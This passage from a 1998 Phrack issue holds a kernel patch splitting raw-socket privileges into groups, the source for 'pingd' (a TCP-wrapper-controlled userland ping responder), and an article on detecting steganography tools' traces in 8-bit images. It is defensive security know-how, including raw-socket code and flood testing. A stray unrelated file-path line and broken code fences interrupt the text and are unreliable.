diff -ru linux-stock/mm/mmap.c linux-patched/mm/mmap.c
--- linux-stock/mm/mmap.c       Fri Nov 22 06:25:17 1996
+++ linux-patched/mm/mmap.c     Tue Nov 11 00:48:26 1997
@@ -308,7 +308,11 @@
        if (len > TASK_SIZE)
                return 0;
        if (!addr)
+#ifdef MMAP_ADDR
+               addr = MMAP_ADDR;
+#else
                addr = TASK_SIZE / 3;
+#endif
        addr = PAGE_ALIGN(addr);

        for (vmm = find_vma(current->mm, addr); ; vmm = vmm->vm_next) {


diff -ru linux-stock/net/ipv4/af_inet.c linux-patched/net/ipv4/af_inet.c
--- linux/net/ipv4/af_inet.c    Fri Aug 15 12:23:23 1997
+++ linux-stock/net/ipv4/af_inet.c      Mon Dec 29 18:05:29 1997
@@ -111,6 +111,15 @@

 #define min(a,b)       ((a)<(b)?(a):(b))

+#ifdef  CONFIG_SPLIT_GID
+/*
+ *  Priveleged group ids
+ */
+#define PROT_SOCK_GID   16
+#define RAW_SOCK_GID    17
+#define PACKET_SOCK_GID 18
+#endif  /* CONFIG_SPLIT_GID */
+
 extern struct proto packet_prot;
 extern int raw_get_info(char *, char **, off_t, int, int);
 extern int snmp_get_info(char *, char **, off_t, int, int);
@@ -435,8 +444,26 @@
                sk->no_check = UDP_NO_CHECK;
                prot=&udp_prot;
        } else if(sock->type == SOCK_RAW || sock->type == SOCK_PACKET) {
+#ifdef  CONFIG_SPLIT_GID
+                /*
+                 *  If we are not the super user, check to see if we have the
+                 *  corresponding special group priviledge.
+                 */
+                if (!suser())
+                {
+                    if (sock->type == SOCK_RAW && current->egid != RAW_SOCK_GID)
+                    {
+                        goto free_and_badperm;
+                    }
+                    else if (sock->type == SOCK_PACKET && current->egid != PACKET_SOCK_G
ID)
+                    {
+                        goto free_and_badperm;
+                    }
+                }
+#else
                if (!suser())
                        goto free_and_badperm;
+#endif  /* CONFIG_SPLIT_GID */
                if (!protocol)
                        goto free_and_noproto;
                prot = &raw_prot;
@@ -621,7 +648,11 @@
        if (snum == 0)
                snum = sk->prot->good_socknum();
         if (snum < PROT_SOCK) {
+#ifdef  CONFIG_SPLIT_GID
```

```
+               if (!suser() && current->egid != PROT_SOCK_GID)
+#else
                if (!suser())
+#endif  /* CONFIG_SPLIT_GID */
                return(-EACCES);
                if (snum == 0)
                        return(-EAGAIN);
<-->


----[  EOF
```

---[Phrack Magazine Volume 8, Issue 52 January 26, 1998, article 07 of 20

----------[Linux Ping Daemon

--------[route|daemon9 <route@infonexus.com>

----[Introduction and Impetus

I have an idea. How about we rip ICMP_ECHO support from the kernel? How about we employ a userland daemon that controls ICMP_ECHO reflection via TCP wrapper access control? (Actually, this idea was originally (c) Asriel, who did the 44BSD version. http://www.enteract.com/~tqbf/goodies.html. He just asked me to do the linux version.)

The bastard son of this idea is pingd. A cute userland daemon that handles all ICMP_ECHO and ICMP_ECHOREPLY traffic. The engine is simple. A raw ICMP socket under Linux gets a copy of every ICMP datagram delivered to the IP module (assuming the IP datagram is destined for an interface on that host). We simply remove support of ICMP_ECHO processing from the kernel and erect a userland daemon with a raw ICMP socket to handle these packets.

Once we have the packet, we do some basic sanity checks such as packet type and code, and packet size. Next, we pass the packet to the authentication mechanism where it is checked against the access control list. If the packet is allowed, we send a response, otherwise we drop it on the floor.

The rule for this project was primarily security and then efficiency. The next version will have an option to send ICMP_HOST_UNREACH to an offending host. I may also at some point add some hooks for some sort of payload content analysis (read: LOKI detection) but for now, pingd stands as is.

----[Compilation and Installation

i. You will need libwrap and libnet. Libwrap comes with Wieste Venema's Tcp wrapper package and is available from ftp://ftp.win.tue.nl/pub/security/. The libnet networking library is available from: http://www.infonexus.com/~daemon9/Projects/libnet.tar.gz.

ii. Build and install both libraries according to their respective instructions.

1. Build the program and apply the kernel patch.

    'make all' OR ('make pingd' AND 'make patch')

1a. Recompile your kernel. It is NOT necessary to make {config, dep, clean}. It is only necessary to:

    'make; make install'

    (or the equivalent).

2. Test the daemon. Ensure that there are no wrapper entries in the /etc/hosts.{deny, allow} and start the daemon in debug mode.

    './pingd -d1' and then 'ping 0'

3. Edit your TCP wrapper access control files. Simply add a new service (ping) and the IP addresses you want to allow or deny:

    'cat >> /etc/hosts.deny'
      ping : evil.com

```
        ^D
```

4. Install the program and add it to your /etc/rc.d/rc/local:

```
        'make install'
```

----[Empirical Data

This is slower then doing it in the kernel. Especially on localhost. How about that. Remotely, the RTT's are about .7 - .9 ms longer with a concise /etc/hosts.{allow,deny}. This is the price you pay for a more secure implementation. All the hosts are on the same 10MB network, with approximately the same speed NICs.

The following Linux machine has a normal kernel-based ICMP_ECHO reflector mechanism:

```
resentment:~/# ping 192.168.2.34
PING 192.168.2.34 (192.168.2.34): 56 data bytes
64 bytes from 192.168.2.34: icmp_seq=0 ttl=64 time=0.8 ms
64 bytes from 192.168.2.34: icmp_seq=1 ttl=64 time=0.6 ms
64 bytes from 192.168.2.34: icmp_seq=2 ttl=64 time=0.8 ms

--- 192.168.2.34 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.6/0.7/0.8 ms
```

This machine is running pingd compiled with DLOG (and has no kernel ICMP_ECHO support):

```
resentment:~/# ping 192.168.2.35
PING 192.168.2.35 (192.168.2.35): 56 data bytes
64 bytes from 192.168.2.35: icmp_seq=0 ttl=64 time=1.5 ms
64 bytes from 192.168.2.35: icmp_seq=1 ttl=64 time=1.4 ms
64 bytes from 192.168.2.35: icmp_seq=2 ttl=64 time=1.3 ms

--- 192.168.2.35 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 1.3/1.4/1.5 ms
```

Stress-test of the same host (not recommended to do with debugging on):

```
torment# /sbin/ping -f -c 10000 192.168.2.35
PING 192.168.2.35 (192.168.2.35): 56 data bytes
.........................................................................
--- 192.168.2.35 ping statistics ---
10088 packets transmitted, 10000 packets received, 0% packet loss
round-trip min/avg/max = 0.985/36.790/86.075 ms

resentment:~# ping -f -c 10000 192.168.2.35
PING 192.168.2.35 (192.168.2.35): 56 data bytes
..
--- 192.168.2.35 ping statistics ---
10001 packets transmitted, 10000 packets received, 0% packet loss
round-trip min/avg/max = 1.0/1.2/17.4 ms
```

An example of the wrapper log:

```
Jan 16 18:23:03 shattered pingd: started: 997
Jan 16 18:24:52 shattered pingd: ICMP_ECHO allowed by wrapper
(64 bytes from 192.168.2.38)
Jan 16 18:24:54 shattered last message repeated 2 times
Jan 16 18:26:50 shattered pingd: ICMP_ECHO allowed by wrapper
(64 bytes from 192.168.2.37)
```

```
Jan 16 18:26:58 shattered last message repeated 10087 times
Jan 16 18:30:09 shattered pingd: ICMP_ECHO allowed by wrapper
(64 bytes from 192.168.2.38)
Jan 16 18:30:19 shattered last message repeated 10000 times
Jan 16 18:47:30 shattered pingd: ICMP_ECHO denied by wrapper
(64 bytes from 192.168.2.34)
Jan 16 18:47:32 shattered last message repeated 2 times
Jan 16 18:48:16 shattered pingd: packet too large
(10008 bytes from 192.168.2.38)
Jan 16 18:48:17 shattered last message repeated 2 times
```

```
----[  The code
```

```
<++> Pingd/Makefile
# linux pingd Makefile
# daemon9|route <route@infonexus.com>

#   Define this if you want syslog logging of ICMP_ECHO traffic.  This slows
#   slow down daemon response time a bit.
#   default: enabled.
DEFINES     =   -DLOG

CC          =   gcc
VER         =   0.1
NETSRC      =   /usr/src/linux/net/ipv4
INSTALL_LOC =   /usr/sbin
PINGD       =   pingd
LIBS        =   -lnet -lwrap
DEFINES     +=   -D__BSD_SOURCE
CFLAGS      =   -O3 -funroll-loops -fomit-frame-pointer -pipe -m486 -Wall
OBJECTS     =   pingd.o

.c.o:
        $(CC) $(CFLAGS) $(DEFINES) -c $< -o $@

pingd:  $(OBJECTS)
        $(CC) $(CFLAGS) $(OBJECTS) -o pingd $(LIBS)
        strip pingd

all: patch pingd

patch:
        @(/usr/bin/patch -d $(NETSRC) < patchfile)
        @(echo "Patchfile installed")
        @(echo "You must now recompile your kernel")
        @(echo "")

install: pingd
        (install -m755 $(PINGD) $(INSTALL_LOC))
        (echo ""                                >> /etc/rc.d/rc.local)
        (echo "echo \"Starting ping daemon\"" >> /etc/rc.d/rc.local)
        (echo "$(INSTALL_LOC)/$(PINGD)"       >> /etc/rc.d/rc.local)

dist:   clean
        @(cd ..; rm pingd-$(VER).tgz; tar cvzf pingd-$(VER).tgz Pingd/)

clean:
        rm -f *.o core pingd
# EOF
<-->
<++> Pingd/pingd.h
/*
 *  $Id$
 *
 *  Linux pingd sourcefile
 *  pingd.h - function prototypes, global data structures, and macros
 *  Copyright (c) 1998 by daemon9|route (route@infonexus.com)
 *
```

```
 *
 *
 */

#ifndef _PINGD_H
#define _PINGD_H

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <pwd.h>
#include <syslog.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <libnet.h>

#define NOBODY          "nobody"        /* Nobody pwnam */
#define STRING_UNKNOWN  "unknown"       /* From tcpd.h */
#define HEADER_MATERIAL 28              /* ICMP == 8 bytes, IP == 20 bytes */
#define MAX_PAYLOAD     8096            /* Out of thin air */

struct icmp_packet
{
    struct ip iph;
    struct icmphdr icmph;
    u_char payload[MAX_PAYLOAD];
};


/* F U N C T I O N    P R O T O T Y P E S */


void
usage(
    char *                  /* pointer to argv[0] */
    );

int                         /* 1 if the packet is allowed, 0 if denied */
verify(
    struct icmp_packet *    /* pointer to the ICMP packet in question */
    );

void
icmp_reflect(
    struct icmp_packet *,   /* pointer to the ICMP packet in question */
    int                     /* socket file descriptor */
    );

int                         /* 1 if access is granted, 0 if denied */
hosts_ctl(
    char *,                 /* daemon name */
    char *,                 /* client name (canonical) */
    char *,                 /* client address (dots 'n' decimals) */
    char *                  /* client user (unused) */
    );

#endif  /* _PINGD_H */

/* EOF */
<-->
<++> Pingd/pingd.c
/*
 *  $Id$
 *
 *  Linux pingd sourcefile
 *  ping.c - main sourcefile
```

```
 *  Copyright (c) 1998 by daemon9|route <route@infonexus.com>
 *
 *
 *
 *  $Log$
 */

#include "pingd.h"

int d           = 0;                /* Debuging level (defaults off) */
int max_packet  = 1024;             /* Maximum packet size (default) */

int
main(int argc, char **argv)
{
    int sock_fd, c;
    struct icmp_packet i_pack;
    struct passwd *pwd_p;

    /*
     *  Make sure we have UID 0.
     */
    if (geteuid() || getuid())
    {
        fprintf(stderr, "Inadequate privledges\n");
        exit(1);
    }

    /*
     *  Open a raw ICMP socket and set IP_HDRINCL.
     */
    if ((sock_fd = open_raw_sock(IPPROTO_ICMP)) == -1)
    {
        perror("socket allocation");
        exit(1);
    }

    /*
     *  Now that we have the raw socket, we no longer need root privledges
     *  so we drop our UID to nobody.
     */
    if (!(pwd_p = getpwnam(NOBODY)))
    {
        fprintf(stderr, "Can't get pwnam info on nobody");
        exit(1);
    }
    else if (setuid(pwd_p->pw_uid) == -1)
    {
        perror("Can't drop privledges");
        exit(1);
    }

    while((c = getopt(argc, argv, "d:s:")) != EOF)
    {
        switch (c)
        {
            case 'd':
                d = atoi(optarg);
                break;

            case 's':
                max_packet = atoi(optarg);
                break;

            default:
                usage(argv[0]);
        }
    }

    if (!d) daemon();
```

```
    if (d) fprintf(stderr, "Max packetsize of %d bytes\n", max_packet);

#ifdef  LOG
    openlog("pingd", 0, 0);
    syslog(LOG_DAEMON|LOG_INFO, "started: %d", getpid());
#endif  /* LOG */
    /*
     *  We're powered up.  From here on out, everything should run swimmingly.
     */
    for (;;)
    {
        bzero(&i_pack, sizeof(i_pack));
        c = recv(sock_fd, (struct icmp_packet *)&i_pack, sizeof(i_pack), 0);
        if (c == -1)
        {
            if (d) fprintf(stderr, "truncated read: %s", strerror(errno));
            continue;
        }

        /*
         *  Make sure packet isn't too small or too big.
         */
        if (c < HEADER_MATERIAL || c > max_packet)
        {
#ifdef  LOG
            syslog(
                    LOG_DAEMON|LOG_INFO,
                    "bad packet size (%d bytes from %s)",
                    ntohs(i_pack.iph.ip_len) - sizeof(i_pack.iph),
                    host_lookup(i_pack.iph.ip_src.s_addr));
#endif  /* LOG */
            continue;
        }

        /*
         *  We only want ICMP_ECHO packets.
         */
        if (i_pack.icmph.type != ICMP_ECHO) continue;
        else if (d)
                fprintf(stderr,
                "%d byte ICMP_ECHO from %s\n",
                ntohs(i_pack.iph.ip_len) - sizeof(i_pack.iph),
                host_lookup(i_pack.iph.ip_src.s_addr));

        /*
         *  Pass packet to the access control mechanism.
         */
        if (!verify(&i_pack))
        {
#ifdef  LOG
            syslog(
                    LOG_DAEMON|LOG_INFO,
                    "ICMP_ECHO denied by wrapper (%d bytes from %s)",
                    ntohs(i_pack.iph.ip_len) - sizeof(i_pack.iph),
                    host_lookup(i_pack.iph.ip_src.s_addr));
#endif  /* LOG */
        }
        else
        {
#ifdef  LOG
            syslog(
                    LOG_DAEMON|LOG_INFO,
                    "ICMP_ECHO allowed by wrapper (%d bytes from %s)",
                    ntohs(i_pack.iph.ip_len) - sizeof(i_pack.iph),
                    host_lookup(i_pack.iph.ip_src.s_addr));
#endif  /* LOG */
            icmp_reflect(&i_pack, sock_fd);
        }
    }
}
```

```
void
icmp_reflect(struct icmp_packet *p_ptr, int sock_fd)
{
    int c;
    u_long tmp;
    struct sockaddr_in sin;

    bzero((struct sockaddr_in *)&sin, sizeof(sin));
    /*
     *  Formulate ICMP_ECHOREPLY response packet.  All we do change the
     *  packet type and flip the IP addresses.  This avoids a copy.
     */
    tmp = p_ptr->iph.ip_dst.s_addr;
    p_ptr->iph.ip_dst.s_addr = p_ptr->iph.ip_src.s_addr;
    p_ptr->iph.ip_src.s_addr = tmp;
    p_ptr->icmph.type        = ICMP_ECHOREPLY;
    p_ptr->icmph.checksum    = 0;
    p_ptr->icmph.checksum    =
                        ip_check((u_short *)&p_ptr->icmph,
                        ntohs(p_ptr->iph.ip_len) - sizeof(struct ip));
    sin.sin_family      = AF_INET;
    sin.sin_addr.s_addr = p_ptr->iph.ip_dst.s_addr;

    c = sendto(sock_fd,
            (struct icmp_packet *)p_ptr,
            ntohs(p_ptr->iph.ip_len),
            0,
            (struct sockaddr *) &sin, sizeof(sin));

    if (c != ntohs(p_ptr->iph.ip_len))
    {
        if (d) perror("truncated write");
        return;
    }
    else if (d) fprintf(stderr, "ICMP_ECHOREPLY sent\n");
}


int
verify(struct icmp_packet *p_ptr)
{
    if (!hosts_ctl("ping",
                    host_lookup(p_ptr->iph.ip_src.s_addr),
                    host_lookup(p_ptr->iph.ip_src.s_addr),
                    STRING_UNKNOWN))
        return (0);

    else return (1);
}


void
usage(char *argv0)
{
    fprintf(stderr, "usage: %s [-d 1|0 ] [-s maxpacketsize] \n",argv0);
    exit(0);
}


/* EOF */
<-->
<++> Pingd/patchfile
--- /usr/src/linux/net/ipv4/icmp.c.original     Sat Jan 10 11:10:36 1998
+++ /usr/src/linux/net/ipv4/icmp.c      Sat Jan 10 11:19:23 1998
@@ -42,7 +42,8 @@
  *              Elliot Poger    :       Added support for SO_BINDTODEVICE.
  *     Willy Konynenberg       :       Transparent proxy adapted to new
  *                                     socket hash code.
```

```
- *
+ *              route           :       1.10.98:  ICMP_ECHO / ICMP_ECHOREQUEST
+ *                                      support into userland.
  *
  * RFC1122 (Host Requirements -- Comm. Layer) Status:
  * (boy, are there a lot of rules for ICMP)
@@ -882,28 +883,6 @@
        kfree_skb(skb, FREE_READ);
 }

-/*
- *     Handle ICMP_ECHO ("ping") requests.
- *
- *     RFC 1122: 3.2.2.6 MUST have an echo server that answers ICMP echo requests.
- *     RFC 1122: 3.2.2.6 Data received in the ICMP_ECHO request MUST be included in the
reply.
- *     RFC 1812: 4.3.3.6 SHOULD have a config option for silently ignoring echo requests
, MUST have default=NOT.
- *     See also WRT handling of options once they are done and working.
- */
-
-static void icmp_echo(struct icmphdr *icmph, struct sk_buff *skb, struct device *dev, __
u32 saddr, __u32 daddr, int len)
-{
-#ifndef CONFIG_IP_IGNORE_ECHO_REQUESTS
-       struct icmp_bxm icmp_param;
-       icmp_param.icmph=*icmph;
-       icmp_param.icmph.type=ICMP_ECHOREPLY;
-       icmp_param.data_ptr=(icmph+1);
-       icmp_param.data_len=len;
-       if (ip_options_echo(&icmp_param.replyopts, NULL, daddr, saddr, skb)==0)
-               icmp_build_xmit(&icmp_param, daddr, saddr, skb->ip_hdr->tos);
-#endif
-       kfree_skb(skb, FREE_READ);
-}

 /*
  *     Handle ICMP Timestamp requests.
@@ -1144,8 +1123,8 @@
  */

 static struct icmp_control icmp_pointers[19] = {
-/* ECHO REPLY (0) */
- { &icmp_statistics.IcmpOutEchoReps, &icmp_statistics.IcmpInEchoReps, icmp_discard, 0, N
ULL },
+/* ECHO REPLY (0) - Disabled, we now do ICMP_ECHOREQUEST in userland */
+ { &dummy, &icmp_statistics.IcmpInErrors, icmp_discard, 1, NULL },
   { &dummy, &icmp_statistics.IcmpInErrors, icmp_discard, 1, NULL },
   { &dummy, &icmp_statistics.IcmpInErrors, icmp_discard, 1, NULL },
 /* DEST UNREACH (3) */
@@ -1156,8 +1135,8 @@
   { &icmp_statistics.IcmpOutRedirects, &icmp_statistics.IcmpInRedirects, icmp_redirect, 1
, &xrl_redirect },
   { &dummy, &icmp_statistics.IcmpInErrors, icmp_discard, 1, NULL },
   { &dummy, &icmp_statistics.IcmpInErrors, icmp_discard, 1, NULL },
-/* ECHO (8) */
- { &icmp_statistics.IcmpOutEchos, &icmp_statistics.IcmpInEchos, icmp_echo, 0, NULL },
+/* ECHO (8) - Disabled, we now do ICMP_ECHOREQUEST in userland */
+ { &dummy, &icmp_statistics.IcmpInErrors, icmp_discard, 1, NULL },
   { &dummy, &icmp_statistics.IcmpInErrors, icmp_discard, 1, NULL },
   { &dummy, &icmp_statistics.IcmpInErrors, icmp_discard, 1, NULL },
 /* TIME EXCEEDED (11) */
<-->

----[  EOF
```

---[Phrack Magazine Volume 8, Issue 52 January 26, 1998, article 08 of 20

----------[Steganography Thumbprinting

--------[The HackLab (http://www.hacklab.com)

Steg‘a*nog"ra*phy (?), n. [Gr. covered (fr. to cover closely) + -graphy.] The art of writing in cipher, or in characters which are not intelligible except to persons who have the key; cryptography.

i. Introduction

While this may be a general description of cryptography, steganography has come to describe not only the act of encrypting data, but also of hiding its very existence. Steganography (or "stego") uses techniques to store a "message" file within a "container" file by altering the container file in such a way as to make the original file _appear_ unchanged. The resulting file can be referred to as the stego file and contains the message file enclosed in a close approximation of the original container file. Several tools exist (mostly for DOS/Windows/NT) which automate these functions using DES, DES3 or IDEA as encryption methods and BMP, GIF, JPG, WAV, VOC and even ASCII files as containers. Using these tools, data can be hidden within images, sounds, and even other data files. However, these tools do leave perceptible traces on their container files and do not offer nearly the level of obfuscation the user assumes.

This article will provide the reader with a fundamental understanding of basic stego techniques and will highlight some of the "thumbprints" left by modern steganographic toolsets, specifically on graphic images. Not intended to challenge the cryptographic strength or perceptible mathematical variances of current steganographic techniques, this article will give the reader a basic understanding of stego and suggest low-budget methods for detecting and cracking basic steganographic techniques. Also presented is a program which can be used to brute-force two of the most popular stego toolsets.

I. Basic Steganography

Simply put, steganography involves the hiding of messages. While there are many techniques employed by the various tools, the least common denominator amongst most toolsets is the modification of some of the Least Significant Bits (or LSBs) of the container file’s individual bytes. In the simplest example, consider the following binary representations of the numbers 20 through 27:

10100 10101 10110 10111 11000 11001 11010 11011

By modifying the LSBs of these binary digits, we can hide the binary representation of the number 200 (11001000) across the above bytestream:

10101 10101 10110 10110 11001 11000 11010 11010

By reconstructing the LSBs of the above bytestream, we recover the number 200 (11001000). In the above example, the original bytestream of the numbers 20-27 is the container, while the number 200 is the message file. This is a very poor basic example since the resulting stego file is not an accurate representation of the original file. After modification to include the message file, the numbers 20-27 now read:

21 21 22 22 25 24 26 26

However, in most stego applications, the container file does not contain bytestreams which are rendered useless by modifying LSB information. Instead, container files typically contain various levels of "noise" at the

level of the LSB's which when viewed apart from the rest of the byte can appear random. A sound (.WAV) file, for example contains mostly inaudible background noise at the LSB level. An 8-bit graphic file will contain minor color differences at the LSB level, while a 24-bit image will contain color changes which are nearly imperceptible to the human eye. A very common container format is a 256 color, 8 bit image such as a GIF or BMP file.

II. Stego Techniques

In an 8-bit image such as a GIF or BMP each pixel is described as a number from 0 - 255 which refers to an actual color in the "color lookup table" or palette. A common misconception is that all images simply contain strings of bytes that describe individual colors, and that the graphic file simply lists these colors in left-to-right, and top-to-bottom fashion. This is only partially true for 8-bit images. The palette lists every color that is used in the image (and extra colors, if less than 256 total colors are actually used in the image), and the image data itself is stored as a series of digits from 0 - 255 which reference an entry in the palette. In this way, the image can be reconstructed by performing palette lookups to determine the color to insert at that pixel location.

In order to hide data within an 8-bit GIF or BMP container, most existing tools use one of two techniques which I will term LSB palette reference modification and RGB element LSB modification.

LSB palette reference modification involves changing the LSB(s) of a _palette_reference_ (0 - 255) in order to hide the data contained in the message. Remember that a palette reference simply contains a number from 0 - 255 which references a color, or entry, in the palette. In order to hide data, a program utilizing palette reference modification may decide which color to point to based on the color's LSBs. This type of program will pay no attention to how similar the colors are, only whether or not the LSBs serve its purpose of data hiding. If the adjacent colors in the palette have dissimilar LSBs, they are well suited for data hiding and become good candidates for storing hidden text in the final stegoed container. If a 0 (zero) is meant to be hidden, the stego program inserts the palette index reference of the color with the LSB of 0 (zero), and vice versa for hiding a 1 (one).

RGB element LSB modification involves modifying the pixel's _actual_color_ by changing the LSB of the Red, Green or Blue elements of the color in the color table. For example, the color "white" is represented by the RGB values 255,255,255 which in binary equates to:

11111111 11111111 11111111

listed in RGB order. By altering the LSB of each color in the RGB element, we can hide data by making almost identical copies of colors such that only the LSBs are different. Since the color is only changed by one or two LSBs, the resulting colors are very close, perhaps undetectable to the human eye. The result of this change to the colors in the table enables nearly identical colors to be referenced by multiple table entries. This becomes extremely obvious when the palette is viewed and sorted by luminance (relative brightness)in a product such as Paint Shop Pro. These similar colors will be grouped right next to each other in a luminance-sorted palette. Using this technique, a binary 1 in the message file can be represented in the stego file by replacing a color in the container file with an altered version of that color whose RG or B element ends with a binary 1. Likewise, a binary 0 in the message file can be represented in the stego file by replacing the original color in the container file with an altered version of that color whose RG or B element ends with a binary 0.

III. Steganographic Thumbprints

Several tools are available that apply these techniques to files on several different platforms. I will focus on two specific toolsets; Steganos

and S-Tools v4.0. Steganos is perhaps the most versatile and powerful of the toolsets, while S-Tools seems to be the easiest and most widely used (not to mention the fact that I like S-Tools; it's been around for a long time and is very well done). Other available toolsets include similar functionality and hiding techniques. In order to discover what the tools actually do when they hide data, it's best to use a simple BMP container file. The RGB BMP file utilizes a palette scheme identical to that of a GIF for the purposes of our tests, and all the reviewed toolsets can use BMP files as containers.

For example, consider a container image which is 50 pixels by 50 pixels and contains only black-colored (0,0,0) pixels. This image references palette entry 0 (zero) as its only color. I will use a freeware painting program Paint Shop Pro V4.10 (PSP) to create and analyze the base images. When creating this image, PSP used a default palette with 216 unique palette entries and 40 "filler" entries at the end of the palette all of which contain the value (0,0,0) or pure black.

Our message file is simply a text file which contains the phrase "This is a test."

A. S-Tools

When the message file is hidden using S-Tools, the resulting 8-bit image appears identical to the human eye when compared to the original. However, there are perceptible oddities about the file which are revealed under closer scrutiny.

Since S-Tools uses RGB element LSB modification as its hiding technique, the palette has distinct and very obvious characteristics. Many of the palette's colors are offset by a single bit in the R,G or B element. This is very obvious when the palette is sorted by luminance (brightness) and viewed with PSP. The first sixteen (and only original) colors in this palette are:

(51,1,1) (51,1,0) (50,1,0) (51,0,1) (51,0,0) (50,0,1) (50,0,0)

(1,1,0) (1,1,0) (0,1,1) (0,1,0) (1,0,1) (1,0,1) (1,0,0) (0,0,1) (0,0,0)

Notice that the offsets of the RGB elements are only 1 bit. This is an imperceptible color change, and is a very wasteful use of the palette. Remember, there are only 256 colors to work with. Most 8-bit image creation programs are very careful when deciding which colors to include in the palette, and almost all use standard palettes which contain all the most commonly used colors. To see a palette with this many _nearly_ identical colors is odd. Also, the palette has been adjusted to contain less colors. The standard colors selected by PSP have been replaced by some of the colors listed above. As is typical with this type of hiding, the slack space at the end of the palette has been reduced to make room for the new copies of existing colors. This type of hiding will always make itself obvious by using single-bit offsets in one or more of the LSBs. Since this type of thumbprint is so easily identifiable, we will concentrate our efforts on the harder-to-detect palette reference method used by Steganos.


B. Steganos

Steganos kindly reminds you that 8-bit images don't make terribly secure containers. It's a good thing, too, because when the message file is hidden using Steganos the resulting 8-bit image has a major anomaly- the stego image is completely different than the original! As opposed to an all-black image, the image now resembles a black-and-blue checkerboard. However, this difference is only obvious if you have access to the original image. Since an interceptor will most likely not have a copy of the original image, we will examine other methods of detection. When the palette of the image is checked for single-bit offset colors (as in the stego image created with S-Tools), none can be found. Also, there is no more or less slack space at the end of the palette than existed in the original palette. Steganos does not alter the palette in any way when hiding data. It uses the LSB palette

reference technique described above. However, there are very distinctive ways of determining if this technique has been used to hide data, specifically by looking at _how_ the palette's colors are used. In this simple case, a histogram will show exactly the type of modification we are looking for. In the words of the PSP Help documentation,

"A histogram is a graph of image color values, typically RGB values and/or luminance. In a histogram, the spectrum for a color component appears on the horizontal axis, and the vertical axis indicates the portion of the image's color that matches each point on the component's spectrum."

In a nutshell, this simply means a graph is generated showing how the color(s) are used in an image, and how similar (in shade) they are. When viewing the "blue" histogram for the Steganos-hidden file, we see something like this:



The X-axis shows the spectrum for the color blue (from 0 to 255). The Y-axis shows the number of pixels in the image that match that color. When displaying a histogram, the 100 on the Y axis is not percentage, but a MAX value (in this case 1272) which indicates the greatest number of pixels used for _any_one_color_. Since there are really only two colors _used_ in this stego image, there are only two vertical bars. These bars indicate that in the Blue color family there are really only two colors used; one with a blue value of zero, and another with a blue value of approximately 50 (51 to be exact). Upon examining the color table for this image sorted in _palette_order_, it is evident that these two referenced colors are only similar since they are placed right next to one another in the palette. The two colors are (0,0,0) and (0,0,51) or black and very, very dark blue. The image mostly has black hues, and Steganos probably picked the very dark blue color (00110011) as the 1 for some hidden data, and black (00000000) as the 0 for some hidden data since these colors are _right_ next to each other in a palette-index-order color table listing. Although they reside next to each other in the palette, the colors are not very similar which makes the final stego file appear discolored. Steganos does not modify any of the colors, but it modifies how the original palette is used by making nearly equal references to a color and its neighbor (when sorted by palette index). Bottom line: this image uses neighboring palette colors nearly an identical number of times. 1272 pixels were used for black and 1228 pixels were used for the dark, dark blue. This would not be unusual if not for the fact that the colors are palette index neighbors. If the designer of the image were using some sort of shading effect, there would be many more than just two shades involved in this 256 color image, and the shading offsets would be greater. These two colors don't even appear as shades of one another when placed side-by-side.

A skilled interceptor will know immediately that something is not quite right with these images. They both display typical signs of data hiding.

IV. Real-World example

Intercepting a single-color image and determining that it is stegoed is a trivial task. Increasing the number of used colors within the boundaries of the 256-color palette could (so the reader may think) obfuscate the hidden message file. However, by applying a few simple methodologies, a pattern emerges which can increase the odds of detecting a stegoed image. For example, if a two-color image is created using only the colors black (0,0,0) and white (255,255,255), and data is hidden in the file by using Steganos, the results would show that Steganos not only used black and white, but two more colors from the palette are used with values of (0,0,51) and (255,255,51) respectively. These newly-used colors adjoin the original two colors in the palette listing, have differing LSBs, and are referenced nearly as much in the new image as the original colors are. A similar situation evolves when a 6-color image is created. After Steganos hides the data, the original 6 colors and their palette neighbors will be used in the new file. The 6 new colors become alternate representations of the original 6 colors in terms of their LSBs. This methodology holds true all the way up to images containing 256 different colors. By understanding these patterns, all 8-bit Steganos images can be detected without access to the original image.

When attempting to detect the use of steganography in 16 or 24-bit images, a great deal of pattern analysis must be used. 24-bit stego detection is not for the faint of heart, but it can be done. Standard "randomization" solutions fall quite short of solving this problem since LSB data in image creation programs is hardly random. It follows a pronounced pattern when viewed as a part of a whole: an 8-bit number. Most standard graphics effects do not use random data, they use patterns to create and maintain a certain graphic illusion. Inserting "random" data, even at the LSB level can become fuel for the analyst’s fire. In many 24-bit stego programs, bits in the secret text are generally inserted with average spacing between them, then random "noise" is added to make the secret bits seem less obvious. The random "noise" would (should!) have a random interval between differing bits. The contrast of an average spacing against random spacing may be enough to not only alert an analyst, but to point out where secret bits start and random bits begin. The bottom line is that 24-bit detection is doable, just not practical for an amateur- yet!

